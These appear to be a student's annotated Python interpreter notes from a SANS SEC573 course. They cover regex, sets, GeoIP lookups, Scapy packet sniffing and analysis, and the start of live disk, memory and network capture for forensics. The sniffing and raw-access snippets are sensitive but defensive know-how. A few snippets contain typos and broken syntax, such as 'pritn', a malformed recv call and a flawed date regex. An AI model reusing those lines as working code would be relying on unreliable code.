>>> for eachfile in pathlib.Path("/home/d41y/learn/SANS/573/misc/").glob("*.gz"):
... content = gzip.open(eachfile, "rb").read()
... print(eachfile.name,"-",content[:40])
...
uebungsklausur_ss_22_ml.pdf.gz - b'%PDF-1.5\n%\xbf\xf7\xa2\xfe\n52 0 obj\n<< /Linearized 1'
uebungsklausur_1_ml.pdf.gz - b'%PDF-1.5\n%\xd0\xd4\xc5\xd8\n6 0 obj\n<<\n/Length 1704 '
uebungsklausur_ws_21_ml.pdf.gz - b'%PDF-1.5\n%\xbf\xf7\xa2\xfe\n46 0 obj\n<< /Linearized 1'
uebungsklausur_2_ml.pdf.gz - b'%PDF-1.5\n%\xd0\xd4\xc5\xd8\n6 0 obj\n<<\n/Length 1205 '
uebungsklausur_ss_20_ml.pdf.gz - b'%PDF-1.5\n%\xbf\xf7\xa2\xfe\n44 0 obj\n<< /Linearized 1'
# for multiple files
Regular Expressions
re functions()
>>> import re
>>> re.findall(b"my pattern", b"search this for my pattern")
[b'my pattern']
>>> re.findall("my pattern", "search this for my pattern")
['my pattern']
# find all occurences of the pattern in the data
>>> x = re.match("th", "this is the test")
>>> x.group()
'th'
>>> x = re.match("is", "this is the test")
>>> x.group()
Traceback (most recent call last):
File "<python-input-6>", line 1, in <module>
x.group()
^^^^^^^
AttributeError: 'NoneType' object has no attribute 'group'
# match() -> start at the beginning of data searching for pattern
>>> x = re.search("is", "this is the test")
>>> x.group()
'is'
# search() -> match pattern anywhere in data
RegEx Rules 1
>>> re.findall("SANS", "The SANS Python class rocks")
['SANS']
>>> re.findall(".ython", "I Python, you python. We all python.")
['Python', 'python', 'python']
# . as wildcard
>>> re.findall(r"\w\w\w\w\w\w\w\w","(*&$H@$password(*$@BK#@TF")
['password']
# \w -> any text char (azAZ09 and _)
>>> re.findall(r"\w\W", "Get the last letters.")
['t ', 'e ', 't ', 's.']
# \W -> opposite of \w
>>> re.findall(r".\W", "Moves! left$ to{ right.")
['s!', 't$', 'o{', 't.']
>>> re.findall(r".\W", "! left$ to{ right.")
['! ', 't$', 'o{', 't.']
RegEx Rules 2
>>> re.findall(r"\(\d\d\d\)\d\d\d-\d\d\d\d", "Jenny Tutone (800)867-5309")
['(800)867-5309']
>>> re.findall(r"\S\S\s", "Find Two ANYTHING )( 09 and space. ")
['nd ', 'wo ', 'NG ', ')( ', '09 ', 'nd ', 'e. ']
# \d matches digits
# \D opposite of \d
# \s matches any white-space chars
# \S non white-space
# [set of chars] can be defined
# \b border of a word
# ^ matches from the start
# $ matches to the end
# \ escapes special chars
Custom Sets
>>> re.findall(r"\d\d/\d\d/\d\d", "12/25/00 99/99/99")
['12/25/00', '99/99/99']
# 99/99/99 is not a valid date
>>> re.findall(r"[01]\d/[0-3]\d/\d\d", "12/25/00 99/99/99")
['12/25/00']
# [A-Z] for uppercase letters
# [a-z] for lowercase letters
# [0-9] for digits
# [a-f] for a subset of chars
# [!-~] for ASCII values range
# [\w] for any text char
Logical OR Statement
>>> re.findall(r"(0[1-9]|1[0-2])", "12/25/00 13/09/99")
['12', '09']
>>> re.findall(r"(0[1-9]|[1-2][0-9]|3[0-1])", "13/32/31 01/19/00")
['13', '31', '01', '19']
>>> re.findall(r"(?:0[1-9]|1[0-2])/(?:0[1-9]|[1-2][0-9]|3]0-1])/\d\d", "13/31/99 12/32/50 01/19/00")
['01/19/00']
# (?:regex1|regex2|regex3) match regex1 or regex2 or regex3
Repeating Chars
>>> re.findall(r"http://[\w.\\/]+", "<img src=http://url.com/image.jpg>")
['http://url.com/image.jpg']
>>> re.findall(r"\d{1,3}\.\d{1,3}\.\d{1,3}", "http://127.23.9.120:80/")
['127.23.9']
# {x} -> match exactly x copies of the previous character characters
# {x,[y]} -> match between x and y of the previous character, if y is omitted, it finds x or more matches
# + -> one or more of the previous
# * -> zero or more of the previous (\d{0,})
# ? -> the previous character is optional (\d{0,1})
RegEx Flags and Modifiers
>>> re.findall(r"sec573", "sec573,SEC573,Sec573")
['sec573']
>>> re.findall(r"(?i)sec573", "sec573,SEC573,Sec573")
['sec573', 'SEC573', 'Sec573']
>>> re.findall(r"sec573", "sec573,SEC573,Sec573", re.IGNORECASE)
['sec573', 'SEC573', 'Sec573']
# re.IGNORECASE or(?i) will ignore the case and make the search case insensitive
>>> re.findall(r"^sec573", "\nsec573\nsec573 is excellent!")
[]
>>> re.findall(r"(?m)^sec573", "\nsec573\nsec573 is excellent!")
['sec573', 'sec573']
>>> re.findall(r"^sec573", "\nsec573\nsec573 is excellent!", re.MULTILINE)
['sec573', 'sec573']
# re.MULTILINE or (?m) will turn on multiline matching
Greedy Matching
>>> re.findall(r"[A-Z].+\.", "Hello. Hi. Python rocks. I know.")
['Hello. Hi. Python rocks. I know.']
# * and + are greedy, they match as much as they can
>>> re.findall(r"[A-Z].+?\.", "Hello. Hi. Python rocks. I know.")
['Hello.', 'Hi.', 'Python rocks.', 'I know.']
# *? and +? turns off greedy matching
NOT Custom Set
>>> re.findall(r"[A-Z][^A-Z]", "Things That start with Caps")
['Th', 'Th', 'Ca']
>>> re.findall(r"[A-Z][^?.!]+", "Find. The sentences? Yes!")
['Find', 'The sentences', 'Yes']
# [^"] in first position negates the set
RegEx Groups
Why Use Capture Groups
>>> data = open("data", "r").read()
>>> data
'client 103.4.22.120#121212\nclient 103.1.22.120#121212\nclient 103.2.22.120#121212\nclient 103.3.22.120#121212\nclient 103.4.22.120#121212\n'
>>> re.findall("client .*?#", data)
['client 103.4.22.120#', 'client 103.1.22.120#', 'client 103.2.22.120#', 'client 103.3.22.120#', 'client 103.4.22.120#']
# included things you don't want
>>> re.findall("client (.*?)#", data)
['103.4.22.120', '103.1.22.120', '103.2.22.120', '103.3.22.120', '103.4.22.120']
# () generates a capture group
Capture Groups vs. Non Capture Groups
>>> re.findall(r"(0[1-9]|1[0-2])/(0[1-9]|[1-2][0-9]|3[01])/\d\d", "13/31/99 12/32/50 01/19/00")
[('01', '19')]
# as soon as parantheses are added, you only get back what's inside the parantheses
>>> re.findall(r"(?:0[1-9]|1[0-2])/(?:0[1-9]|[1-2][0-9]|3[01])/\d\d", "13/31/99 12/32/50 01/19/00")
['01/19/00']
# non capture groups group together parts of the regex without capturing
search() and match() Groups
>>> srchstr = r"192.168.100.100-123.123.123.123-234.131.234.123"
>>> result = re.search(r"(\d\d\d)\.(\d\d\d)\.(\d\d\d)\.(\d\d\d)", srchstr)
>>> result.group()
'192.168.100.100'
>>> result.group(2)
'168'
# search() and match() return an object with a group() method that provides you with the result
# .group() with no arguments returns the entire match, ignoring the groups if any were detected
# .group(#) will return the information in a specific group
# RegEx group numbers begin counting at 1
Python Capturing Named Groups
>>> a = re.search(r"(?P<areacode>\d\d\d)-\d\d\d-\d\d\d\d", "814-422-5632")
>>> a.group("areacode")
'814'
>>> a.group()
'814-422-5632'
# create a named group (?P<groupname>['\"])
# use search or match.group("<groupname>") to retrieve the data
RegEx Back References
>>> data = r"<tag1>data1</tag1><tag8>data2</tag8>"
>>> re.findall(r"<\w+>(.*?)</\w+>", data)
['data1', 'data2']
>>> data = r"<tag1><tag8>data1</tag8></tag1><tag2>data2</tag2>"
>>> re.findall(r"<\w+>(.*?)</\w+>", data)
['<tag8>data1', 'data2']
# when nested, system falls apart
>>> re.findall(r"<(\w+)>(.*?)</\1>", data)
[('tag1', '<tag8>data1</tag8>'), ('tag2', 'data2')]
# "\1" will let you refer back to the contents of capture group one
# named groups can also be used
# r"<(?<TAG>\w+)>(.*?)</(?P=TAG)>", data")
Sets
Python Sets
>>> emptyset = set()
>>> myset = set([1,2,3])
>>> myset = {1,2,3}
# create a set by calling set() or assigning {} with commas
>>> myset
{1, 2, 3}
>>> myset = set([1,2,3])
>>> myset.update([4,5,6])
# can add everything from another list
>>> myset.add("A")
# adds one item
>>> myset
{1, 2, 3, 4, 5, 6, 'A'}
>>> myset.remove(4)
# removes a single item
>>> myset.difference_update([2,5])
# used to remove a list of items from a set
>>> myset
{1, 3, 6, 'A'}
Useful Methods
>>> a = set([1,2,3])
>>> b = set([3,4,5,])
>>> a.union(b)
{1, 2, 3, 4, 5}
# adds the two sets together
>>> a.difference(b)
{1, 2}
# returns the items that are in your set but in the set you are comparing it to
>>> b.difference(a)
{4, 5}
>>> a.intersection(b)
{3}
# finds the overlap between the two sets
>>> a.symmetric_difference(b)
{1, 2, 4, 5}
# returns all the items in the sets an removes the intersection from them
Operators Automatically Call Methods
>>> a = set([1,2,3])
>>> b = set([3,4,5,])
>>> a ^ b
{1, 2, 4, 5}
# symmetric_difference
>>> a | b
{1, 2, 3, 4, 5}
# union
>>> a - b
{1, 2}
# difference
>>> a & b
{3}
# intersection
>>> a.__and__(b)
{3}
# intersection
Making Copies of Sets
>>> a = set([1,2,3])
>>> c = a
>>> c is a
True
>>> id(c)
140651297499040
>>> id(a)
140651297499040
# wrong
>>> a = set([1,2,3])
>>> c = set(a)
>>> c is a
False
>>> id(c)
140651297499488
>>> id(a)
140651297500608
# right
Analysis Techniques
geoip2 IP - Location Lookup
# http://dev.maxmind.com
# free db to look up IP addresses
# the extension must be installed before the geoip2 module is installed
sudo add-apt-repository ppa:maxmind/ppa
sudo apt install libmaxminddb0 libmaxminddb0-dev mmdb-bin
geoIP2 - Retrieving Record Details 1
>>> import geoip2.database
>>> reader = geoip2.database.Reader("GeoLite2-City.mmdb")
>>> def get_geoip2_record(database, ip_address):
... try:
... record = database.city(ip_address)
... except geoip2.errors.AddressNotFoundError:
... pritn("Record not found.")
... record = None
... return record
...
>>> rec = get_geoip2_record(reader, "66.35.59.202")
>>> if rec:
... print("The country is", rec.country.name)
...
The country is United States
geoIP2 - Retrieving Record Details 2
>>> rec.continent.name
'North America'
>>> rec.country.name
'United States'
>>> rec.subdivisions.most_specific.name
'Colorado'
>>> rec.city.name
'Erie'
>>> rec.postal.code
'80516'
>>> rec.location.longitude, rec.location.latitude
(-105.05, 40.0503)
Detecting Randomness by Character Frequency
>>> from freq import *
>>> fc = FreqCounter()
>>> fc.load("freqtable2018.freq")
>>> fc.probability("normaltext")
(8.0669, 5.8602)
>>> fc.probability("vojervonrew")
(9.1246, 7.2307)
>>> fc.probability("987zt2637g")
(1.6787, 0.0146)
# .load() reads a file with character frequency data
# .probability() measures a string based on the table and returns the "average probability" and the "word probability"
Build your own Frequency Table
>>> from freq import *
>>> fc = FreqCounter()
>>> fc.tally_str(open("hamlet.txt", "rt").read())
>>> fc.probability("987zt2637g")
(0.0, 0.0)
>>> fc.probability("normaltext")
(6.7105, 5.8932)
>>> fc.probability("love")
(29.8657, 10.2661)
# general rule: any value < 5% is probably not worth looking at
>>> fc.ignorechars -= "."
# to ignore certain characters
Introduction to Scapy
Reading and Writing PacketLists
>>> from scapy.all import *
>>> packetlist = rdpcap("test.pcap")
# reads a file containing pcaps into a scapy.PacketList Data structure
>>> wrpcap("newpacketcapture.pcap", packetlist)
# writes a PacketList to a pcap file
>>> sniff(iface="eth0", store=0, lfilter=filterer, prn=analyze, stop_filter=stopper)
# to capture all packets filtered by a filterer() until some event determined by stopper(), passes them to function analyze()
>>> sniff(iface="eth0", lfilter=selectpackets, count=100)
# to capture 100 packets that are selected by the selectpackets() function
>>> sniff(offline="test.pcap", filter="TCP PORT 80")
# to read a pcap and apply a BPF (Berkely Packet Filter)
sniff()’s Callback Functions
>>> from scapy.all import *
>>> import time
>>> def stopper(packetin):
... return (time.time() - start_time) > 60
...
>>> def filterer(packetin):
... return packetin.haslayer(Raw)
...
>>> def processor(packetin):
... print("I got a packet from", packetin[IP].src)
...
>>> start_time = time.time()
>>> sniff(iface="lo", store=0, prn=processor, lfilter=filterer, stop_filter=stopper)
I got a packet from 127.0.0.1
I got a packet from 127.0.0.1
I got a packet from 127.0.0.1
# callback functions define how it will behave and are called for every packet
# prn is called to process every packet that gets past lfilter
# lfilter returns False for every packet that should be ignored by the sniffer
# stop_filter returns True when the sniffer should stop sniffing packets
Save Memory with PcapReader
>>> dir(PcapReader)
['PacketMetadata', '__class__', '__delattr__', '__dict__', '__dir__', '__doc__', '__enter__', '__eq__', '__exit__', '__firstlineno__', '__format__', '__ge__', '__getattribute__', '__getstate__', '__gt__', '__hash__', '__init__', '__init_subclass__', '__iter__', '__le__', '__lt__', '__module__', '__ne__', '__new__', '__next__', '__reduce__', '__reduce_ex__', '__repr__', '__setattr__', '__sizeof__', '__static_attributes__', '__str__', '__subclasshook__', '__weakref__', '_read_all', '_read_packet', 'alternative', 'close', 'dispatch', 'fileno', 'nonblocking_socket', 'read_all', 'read_packet', 'recv', 'select']
>>> for pkt in PcapReader("test.pcap"):
... print(pkt.dport)
...
443
443
64565
443
64565
443
64565
443
64565
# can be used to step through packets with a for loop instead of loading the entire thing into memory
scapy.plist.PacketList
>>> packetlist = rdpcap("test.pcap")
>>> packetlist.__class__
<class 'scapy.plist.PacketList'>
>>> dir(packetlist)
['_T', '__add__', '__class__', '__class_getitem__', '__delattr__', '__dict__', '__dir__', '__doc__', '__eq__', '__firstlineno__', '__format__', '__ge__', '__getattr__', '__getattribute__', '__getitem__', '__getstate__', '__gt__', '__hash__', '__init__', '__init_subclass__', '__iter__', '__iterlen__', '__le__', '__len__', '__lt__', '__module__', '__ne__', '__new__', '__orig_bases__', '__parameters__', '__reduce__', '__reduce_ex__', '__repr__', '__setattr__', '__setstate__', '__sizeof__', '__slots__', '__static_attributes__', '__str__', '__subclasshook__', '__weakref__', '_elt2pkt', '_elt2show', '_elt2sum', 'afterglow', 'canvas_dump', 'conversations', 'diffplot', 'filter', 'getlayer', 'hexdump', 'hexraw', 'listname', 'make_lined_table', 'make_table', 'make_tex_table', 'multiplot', 'nsummary', 'nzpadding', 'padding', 'pdfdump', 'plot', 'psdump', 'rawhexdump', 'replace', 'res', 'sessions', 'show', 'sr', 'stats', 'summary', 'svgdump', 'timeskew_graph']
Scapy Data Structures
Following TCP Streams
>>> scapy.plist.PacketList.sessions(packetlist)
{'TCP 172.16.11.12:64565 > 74.125.19.17:443': <PacketList: TCP:5 UDP:0 ICMP:0 Other:0>, 'TCP 74.125.19.17:443 > 172.16.11.12:64565': <PacketList: TCP:4 UDP:0 ICMP:0 Other:0>, 'ARP 172.16.11.1 > 172.16.11.194': <PacketList: TCP:0 UDP:0 ICMP:0 Other:1>, 'TCP 172.16.11.12:64581 > 216.34.181.45:80': <PacketList: TCP:21 UDP:0 ICMP:0 Other:0>, 'TCP 216.34.181.45:80 > 172.16.11.12:64581': <PacketList: TCP:33 UDP:0 ICMP:0 Other:0>, 'UDP 172.16.11.12:54639 > 172.16.11.1:53': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.12:59368 > 172.16.11.1:53': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.1:53 > 172.16.11.12:54639': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'TCP 172.16.11.12:64582 > 96.17.211.172:80': <PacketList: TCP:5 UDP:0 ICMP:0 Other:0>, 'TCP 172.16.11.12:64583 > 96.17.211.172:80': <PacketList: TCP:6 UDP:0 ICMP:0 Other:0>, 'UDP 172.16.11.1:53 > 172.16.11.12:59368': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'ICMP 172.16.11.12 > 172.16.11.1 type=3 code=3 id=0x0': <PacketList: TCP:0 UDP:0 ICMP:6 Other:0>, 'TCP 96.17.211.172:80 > 172.16.11.12:64582': <PacketList: TCP:4 UDP:0 ICMP:0 Other:0>, 'TCP 96.17.211.172:80 > 172.16.11.12:64583': <PacketList: TCP:5 UDP:0 ICMP:0 Other:0>, 'TCP 172.16.11.12:64584 > 96.17.211.172:80': <PacketList: TCP:7 UDP:0 ICMP:0 Other:0>, 'TCP 172.16.11.12:64585 > 96.17.211.172:80': <PacketList: TCP:6 UDP:0 ICMP:0 Other:0>, 'TCP 96.17.211.172:80 > 172.16.11.12:64584': <PacketList: TCP:6 UDP:0 ICMP:0 Other:0>, 'TCP 96.17.211.172:80 > 172.16.11.12:64585': <PacketList: TCP:4 UDP:0 ICMP:0 Other:0>, 'UDP 172.16.11.12:60392 > 172.16.11.1:53': <PacketList: TCP:0 UDP:2 ICMP:0 Other:0>, 'UDP 172.16.11.1:53 > 172.16.11.12:60392': <PacketList: TCP:0 UDP:2 ICMP:0 Other:0>, 'UDP 172.16.11.12:59222 > 172.16.11.1:53': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.12:59925 > 172.16.11.1:53': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.1:53 > 172.16.11.12:59222': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.12:50282 > 172.16.11.1:53': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.1:53 > 172.16.11.12:50282': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.1:53 > 172.16.11.12:59925': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.12:57238 > 172.16.11.1:53': <PacketList: TCP:0 UDP:2 ICMP:0 Other:0>, 'UDP 172.16.11.12:59785 > 172.16.11.1:53': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.1:53 > 172.16.11.12:57238': <PacketList: TCP:0 UDP:2 ICMP:0 Other:0>, 'UDP 172.16.11.12:51370 > 172.16.11.1:53': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.12:57360 > 172.16.11.1:53': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.1:53 > 172.16.11.12:59785': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.12:56758 > 172.16.11.1:53': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.1:53 > 172.16.11.12:51370': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.12:51145 > 172.16.11.1:53': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.1:53 > 172.16.11.12:56758': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.1:53 > 172.16.11.12:51145': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.1:53 > 172.16.11.12:57360': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>}
# or
>>> packetlist.sessions()
{'TCP 172.16.11.12:64565 > 74.125.19.17:443': <PacketList: TCP:5 UDP:0 ICMP:0 Other:0>, 'TCP 74.125.19.17:443 > 172.16.11.12:64565': <PacketList: TCP:4 UDP:0 ICMP:0 Other:0>, 'ARP 172.16.11.1 > 172.16.11.194': <PacketList: TCP:0 UDP:0 ICMP:0 Other:1>, 'TCP 172.16.11.12:64581 > 216.34.181.45:80': <PacketList: TCP:21 UDP:0 ICMP:0 Other:0>, 'TCP 216.34.181.45:80 > 172.16.11.12:64581': <PacketList: TCP:33 UDP:0 ICMP:0 Other:0>, 'UDP 172.16.11.12:54639 > 172.16.11.1:53': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.12:59368 > 172.16.11.1:53': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.1:53 > 172.16.11.12:54639': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'TCP 172.16.11.12:64582 > 96.17.211.172:80': <PacketList: TCP:5 UDP:0 ICMP:0 Other:0>, 'TCP 172.16.11.12:64583 > 96.17.211.172:80': <PacketList: TCP:6 UDP:0 ICMP:0 Other:0>, 'UDP 172.16.11.1:53 > 172.16.11.12:59368': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'ICMP 172.16.11.12 > 172.16.11.1 type=3 code=3 id=0x0': <PacketList: TCP:0 UDP:0 ICMP:6 Other:0>, 'TCP 96.17.211.172:80 > 172.16.11.12:64582': <PacketList: TCP:4 UDP:0 ICMP:0 Other:0>, 'TCP 96.17.211.172:80 > 172.16.11.12:64583': <PacketList: TCP:5 UDP:0 ICMP:0 Other:0>, 'TCP 172.16.11.12:64584 > 96.17.211.172:80': <PacketList: TCP:7 UDP:0 ICMP:0 Other:0>, 'TCP 172.16.11.12:64585 > 96.17.211.172:80': <PacketList: TCP:6 UDP:0 ICMP:0 Other:0>, 'TCP 96.17.211.172:80 > 172.16.11.12:64584': <PacketList: TCP:6 UDP:0 ICMP:0 Other:0>, 'TCP 96.17.211.172:80 > 172.16.11.12:64585': <PacketList: TCP:4 UDP:0 ICMP:0 Other:0>, 'UDP 172.16.11.12:60392 > 172.16.11.1:53': <PacketList: TCP:0 UDP:2 ICMP:0 Other:0>, 'UDP 172.16.11.1:53 > 172.16.11.12:60392': <PacketList: TCP:0 UDP:2 ICMP:0 Other:0>, 'UDP 172.16.11.12:59222 > 172.16.11.1:53': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.12:59925 > 172.16.11.1:53': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.1:53 > 172.16.11.12:59222': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.12:50282 > 172.16.11.1:53': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.1:53 > 172.16.11.12:50282': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.1:53 > 172.16.11.12:59925': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.12:57238 > 172.16.11.1:53': <PacketList: TCP:0 UDP:2 ICMP:0 Other:0>, 'UDP 172.16.11.12:59785 > 172.16.11.1:53': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.1:53 > 172.16.11.12:57238': <PacketList: TCP:0 UDP:2 ICMP:0 Other:0>, 'UDP 172.16.11.12:51370 > 172.16.11.1:53': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.12:57360 > 172.16.11.1:53': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.1:53 > 172.16.11.12:59785': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.12:56758 > 172.16.11.1:53': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.1:53 > 172.16.11.12:51370': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.12:51145 > 172.16.11.1:53': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.1:53 > 172.16.11.12:56758': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.1:53 > 172.16.11.12:51145': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>, 'UDP 172.16.11.1:53 > 172.16.11.12:57360': <PacketList: TCP:0 UDP:1 ICMP:0 Other:0>}
# session() gives you back a dictionary of streams
# key is a string
# value is another scapy.plist.Packetlist
PacketLists have Packets, Packets have Layers
>>> packetlist[2][TCP]
<TCP sport=https dport=64565 seq=3307089343 ack=3336115435 dataofs=8 reserved=0 flags=A window=283 chksum=0x7dce urgptr=0 options=[('NOP', None), ('NOP', None), ('Timestamp', (935804965, 444433452))] |>
>>> packetlist[2]
<Ether dst=f8:1e:df:e5:84:3a src=00:1f:f3:3c:e1:13 type=IPv4 |<IP version=4 ihl=5 tos=0x20 len=52 id=43855 flags= frag=0 ttl=54 proto=tcp chksum=0xc4aa src=74.125.19.17 dst=172.16.11.12 |<TCP sport=https dport=64565 seq=3307089343 ack=3336115435 dataofs=8 reserved=0 flags=A window=283 chksum=0x7dce urgptr=0 options=[('NOP', None), ('NOP', None), ('Timestamp', (935804965, 444433452))] |>>>
>>> packetlist[2].haslayer(TCP)
True
>>> packetlist[2].haslayer(UDP)
0
# haslayer() can be used to determine if a packet has a specified layer
Packet Layers have Fields
>>> dir(packetlist[2][TCP])
['_PickleType', '__all_slots__', '__bool__', '__bytes__', '__class__', '__class_getitem__', '__contains__', '__deepcopy__', '__delattr__', '__delitem__', '__dict__', '__dir__', '__div__', '__doc__', '__eq__', '__firstlineno__', '__format__', '__ge__', '__getattr__', '__getattribute__', '__getitem__', '__getstate__', '__gt__', '__hash__', '__init__', '__init_subclass__', '__iter__', '__iterlen__', '__le__', '__len__', '__lt__', '__module__', '__mul__', '__ne__', '__new__', '__nonzero__', '__orig_bases__', '__parameters__', '__rdiv__', '__reduce__', '__reduce_ex__', '__repr__', '__rmul__', '__rtruediv__', '__setattr__', '__setitem__', '__setstate__', '__signature__', '__sizeof__', '__slots__', '__static_attributes__', '__str__', '__subclasshook__', '__truediv__', '__weakref__', '_answered', '_command', '_do_summary', '_name', '_overload_fields', '_pkt', '_raw_packet_cache_field_value', '_resolve_alias', '_show_or_dump', '_superdir', 'ack', 'add_parent', 'add_payload', 'add_underlayer', 'aliastypes', 'answers', 'build', 'build_done', 'build_padding', 'build_ps', 'canvas_dump', 'chksum', 'class_default_fields', 'class_default_fields_ref', 'class_dont_cache', 'class_fieldtype', 'class_packetfields', 'clear_cache', 'clone_with', 'command', 'comment', 'copy', 'copy_field_value', 'copy_fields_dict', 'dataofs', 'decode_payload_as', 'default_fields', 'default_payload_class', 'delfieldval', 'deprecated_fields', 'direction', 'display', 'dissect', 'dissection_done', 'do_build', 'do_build_payload', 'do_build_ps', 'do_dissect', 'do_dissect_payload', 'do_init_cached_fields', 'do_init_fields', 'dport', 'explicit', 'extract_padding', 'fields', 'fields_desc', 'fieldtype', 'firstlayer', 'flags', 'fragment', 'from_hexcap', 'get_field', 'getfield_and_val', 'getfieldval', 'getlayer', 'guess_payload_class', 'hashret', 'haslayer', 'hide_defaults', 'init_fields', 'iterpayloads', 'json', 'lastlayer', 'layers', 'lower_bonds', 'match_subclass', 'mysummary', 'name', 'options', 'original', 'overload_fields', 'overloaded_fields', 'packetfields', 'parent', 'payload', 'payload_guess', 'pdfdump', 'post_build', 'post_dissect', 'post_dissection', 'post_transforms', 'pre_dissect', 'prepare_cached_fields', 'process_information', 'psdump', 'raw_packet_cache', 'raw_packet_cache_fields', 'remove_parent', 'remove_payload', 'remove_underlayer', 'reserved', 'route', 'self_build', 'sent_time', 'seq', 'setfieldval', 'show', 'show2', 'show_indent', 'show_summary', 'sniffed_on', 'sport', 'sprintf', 'stop_dissection_after', 'summary', 'svgdump', 'time', 'underlayer', 'upper_bonds', 'urgptr', 'window', 'wirelen']
Packet Reassembly Issues
Sorting Packets
>>> def sortorder(apacket):
... return apacket[TCP].seq
...
# or sortedpackets = sorted(packets, key = lambda x:x[TCP].seq)
>>> packetlist = rdpcap("test.pcap")
>>> packets = packetlist[0][TCP]
>>> sortedpackets = sorted(packets,key=sortorder)
# returns a list
>>> sortedpackets.__class__
<class 'list'>
>>> packets.__class__
<class 'scapy.layers.inet.TCP'>
Eliminating Duplicate Packages
>>> duplicates = [1,1,1,2,2,2,2,3,4,5,5,6,7,7,7,7,7,8,8,8,8,8,8,8,9,0]
>>> dict1 = {}
>>> for entry in duplicates:
... dict1[entry] = ""
...
>>> list(dict1.keys())
[1, 2, 3, 4, 5, 6, 7, 8, 9, 0]
# fast way
>>> def eliminate_duplicates(packets):
... uniqs = {}
... for packet in packets:
... seq = packet[TCP].seq
... uniqs[seq] = packet
... return list(uniqs.values())
# for pcaps
Eliminating Bad Checksums
>>> def verify_checksum(packet):
... originalChecksum = packet["TCP"].chksum
... del packet["TCP"].chksum
... packet = IP(bytes(packet[IP]))
... recomputedChecksum = packet["TCP"].chksum
... return originalChecksum == recomputedChecksum
# 1. Record the oiginal checksum in a variable
# 2. Delete the existing checksum
# 3. Create a new packet from the original by casting the packet to bytes and then back to a packet
# 4. Compare the newly calculated checksum to the original you recorded
573.4 - Automated Forensics
The STRUCT Module: Four-Step File-Carving Process
# Step 1: Get read access to the data
# Step 2: Understand the "Metadata" structure that organizes/breaks up your target data and extracts your data
# Step 3: Extract relevant parts with a RegEx
# Step 4: Analyze the data
Step 1 - Live Hard-Drive Carving
>>> fh = open("/dev/sda", "rb")
>>> fh.read(80)
# Linux
>>> fh = open(r"\\.\PhysicalDrive0", "rb")
>>> fh.read(80)
# Windows
Step 1 - Live Memory Carving
>>> import memprocfs
>>> vmm = memprocfs.Vmm(['-device', 'pmem://winpmem_64.sys'])
>>> python_process = vmm.process("python.exe")
>>> python_process.memory.read(python_process.peb, 0x10)
>>> vmm.memory.read(process_module.base, 0x10)
# on windows you can access live memory using the memprocfs module
>>> fh = open("/dev/fmem", "rb")
>>> fh.read(100)
# for linux
Step 1 - Windows Live Network Capture
>>> from winpcapy import WinPcapDevices, WinPcapUtils
>>> print(WinPcapDevices.list_devices())
>>> WinPcapUtils.capture_on("*Gigabit*", lambda x:print(x[0]))
# wincapy will allow sniffing if the NPCAP drivers are installed
>>> import socket
>>> s = socket.socket(socket.AF_INET, socket.SOCK_RAW)
>>> s.bind(("192.168.1.1",0))
>>> s.ioctl(socket.SIO_RCVALL,socket.RCVALL_ON)
>>> while True:
... print(s.recv(65535([:20])
# socket module provides "raw sockets" that can be used to capture live packets from the network with admin permission
Step 1 - Linux Live Network Capture
>>> import socket
>>> s = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.ntohs(0x0003))
>>> while True:
... print(s.recv(65535))
...
